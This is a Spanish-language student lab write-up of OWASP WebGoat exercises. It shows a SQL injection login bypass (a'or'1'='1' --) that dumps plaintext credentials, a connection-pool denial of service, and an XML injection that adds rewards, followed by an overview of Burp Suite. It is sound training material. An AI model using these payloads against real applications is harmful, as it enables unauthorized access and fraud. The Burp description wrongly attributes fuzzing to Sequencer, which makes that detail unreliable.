En esta prueba la aplicación Web tiene un agrupamiento de conexiones en la base de datos que permite que un usuario se conecte como máximo 3 veces. Por lo que se pide que se encuentre las credenciales de un usuario y se realice una denegación de servicio explotando las conexiones de la base de datos.

- ¿Cómo explotar el ataque?

En primer lugar es necesario sacar los datos que tiene la base de datos, para ello se nos facilita la consulta que realiza como se nos muestra en la imagen 21 el código siguiente:

```
SELECT * FROM user_system_data WHERE user_name = 'user'
and password = 'password'
```

```
SELECT * FROM user_system_data WHERE user_name = 'a' and password = 'b'
```

Login Failed

Successfull login count: 0

User Name:

Password:

Login

Figura 19: Consulta realizada por debajo

Por ello primero vamos a realizar una inyección SQL para conseguir las credenciales de los usuarios introduciendo el siguiente texto:

```
a'or'1'='1' --
```

```
SELECT * FROM user_system_data WHERE user_name = 'a'or'1'='1'--' and password = 'a'
```

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

Login Succeeded: Total login count: 0

User Name:

Password:

Login

Figura 20: Datos de la tabla user_system_data devueltos

Podemos observar que las contraseñas de la base de datos se almacenan en plano, mala práctica debido a que lo ideal es que se almacenasen hasheadas, sin embargo nos podemos aprovechar de esta práctica para poder loguearnos 3 veces y dejar la base de datos inoperativa al haber generado una denegación de servicio.

- Añada evidencias de que se ha completado el ataque (puede ser una captura de pantalla)

Como se ha comentado, consiguiendo las credenciales de los usuarios y logueándonos 3 veces con el mismo usuario se completa el ejercicio, la prueba de que se ha realizado correctamente la podemos observar en la figura 21.

General Goal(s):

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

*** Congratulations. You have successfully completed this lesson.**

Congratulations! Lesson Completed

OWASP Foundation | Project WebGoat | Report Bug

Figura 21: Reto superado de Denial of Service

AJAX Security - XML Injection

- ¿Cuál es el objetivo del ataque?

Esta prueba consiste en que te asignan un ID (839239) y de acuerdo con ello te dan 100 puntos, dichos puntos los puedes canjear por ciertos productos como son una camiseta (50 puntos), un hervidor (30 puntos), una taza (20 puntos), portatil (2.000 puntos) y un crucero a Hawaii (3.000 puntos). El objetivo de la prueba es conseguir más objetos de los que puedas debido a la limitación que posees con los 100 puntos.

- ¿Cómo explotar el ataque?

En primer lugar observamos que introduciendo el ID propuesto el servidor nos devuelve los datos de la figura 22 con los puntos productos que se puede adquirir.

```
<root>
  <reward>
    WebGoat Mug 20 Pts
  </reward>
  <reward>
    WebGoat t-shirt 50 Pts
  </reward>
  <reward>
    WebGoat Secure Kettle 30 Pts
  </reward>
</root>
```

Figura 22: XML que devuelve el servidor

Por ello el navegador renderiza esos datos y los muestra como aparece en la imagen 23

Rewards available through the program:

-WebGoat t-shirt	50 Pts
-WebGoat Secure Kettle	30 Pts
-WebGoat Mug	20 Pts
-WebGoat Core Duo Laptop	2000 Pts
-WebGoat Hawaii Cruise	3000 Pts

Redeem your points:

Please enter your account ID:

836239

Your account balance is now 100 points

Rewards

- ☐ WebGoat Mug 20 Pts
- ☐ WebGoat t-shirt 50 Pts
- ☐ WebGoat Secure Kettle 30 Pts

Submit

Figura 23: Productos que puedes conseguir con dicho ID

Sin embargo, podemos modificar el XML que recibimos y poder añadir productos a nuestro gusto, en este caso hemos añadido lo siguiente:

```
<reward>
WebGoat Core Duo Laptop 5 Pts
</reward>
<reward>
WebGoat Hawaii Cruise 5 Pts
</reward>
```

Con ello el navegador renderiza el XML recibido y permite añadir nuevos productos como se muestra en la imagen 24.

Your account balance is now 100 points

Rewards

- ☒ WebGoat Mug 20 Pts
- ☒ WebGoat t-shirt 50 Pts
- ☒ WebGoat Secure Kettle 20 Pts
- ☒ WebGoat Core Duo Laptop 5 Pts
- ☒ WebGoat Hawaii Cruise 5 Pts

Submit

Figura 24: Cambio de puntos en productos

Si clickamos en el botón de Submit y capturamos mediante un proxy la solicitud observamos lo que aparece en la figura 25, los últimos `check1004=on&check1005=on` se deben al cajero de puntos por un portátil y el crucero.

```
accountID=836239&check1001=on&check1002=on&  
check1003=on&check1004=on&check1005=on&SUBMIT=Submit
```


Figura 25: Productos que puedes conseguir con dicho ID

- Añada evidencias de que se ha completado el ataque (puede ser una captura de pantalla)

Anteriormente se han comentado los pasos que es necesario seguir para completar dicho ejercicio, la prueba definitiva de que se ha completado el ejercicio es la imagen 26.

[LAB: Client Side Filtering](#)

[DOM Injection](#)

 [XML Injection](#)

[JSON Injection](#)

[Silent Transactions Attacks](#)

[Dangerous Use of Eval](#)

[Insecure Client Storage](#)

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

*** Congratulations. You have successfully completed this lesson.**

Welcome to WebGoat-Miles Reward Miles Program.

Rewards available through the program:

-WebGoat t-shirt	50 Pts
-WebGoat Secure Kettle	30 Pts
-WebGoat Mug	20 Pts
-WebGoat Core Duo Laptop	2000 Pts
-WebGoat Hawaii Cruise	3000 Pts

Figura 26: Prueba inyección XML superada

Seleccione una de las herramientas de análisis de aplicaciones Web de Kali (por ejemplo BurpSuite o WebScarab) y pruébela contra alguna de las vulnerabilidades de WebGoat ¿Qué información podemos obtener? ¿Qué utilidades nos ofrece la herramienta?

Para este apartado se ha elegido utilizar como proxy la herramienta Burp Suite debido a la facilidad que se tiene para capturar peticiones, asimismo la última versión (v2020.9.2) nos permite abrir un navegador propio (Chromium) en el que se encuentra ya configurado para enviarle peticiones al proxy, esto nos facilita y nos ahorra la configuración que tiene.

Además Burp Suite tiene una serie de secciones interesantes:

- Repeater

Cuando interceptamos un paquete es posible enviarlo al Repeater que nos permite enviar la petición tantas veces como queramos, es decir, no desaparece la petición por si queremos volverla a enviar, además nos permite recibir la respuesta del servidor.

- Decoder

En esta sección es posible codificar y decodificar texto plano, base64, binario, en modo octal, URL, etc.

- Sequencer

Esta opción permite realizar ataques de fuerza bruta o *fuzzear* peticiones cambiando las variables que deseemos de la petición hasta encontrar una respuesta del servidor que esperamos.

- Configuración del proxy

En dicha configuración nos permite filtrar por dirección IP, dominio, puerto, cookie, extensión, URL, etc.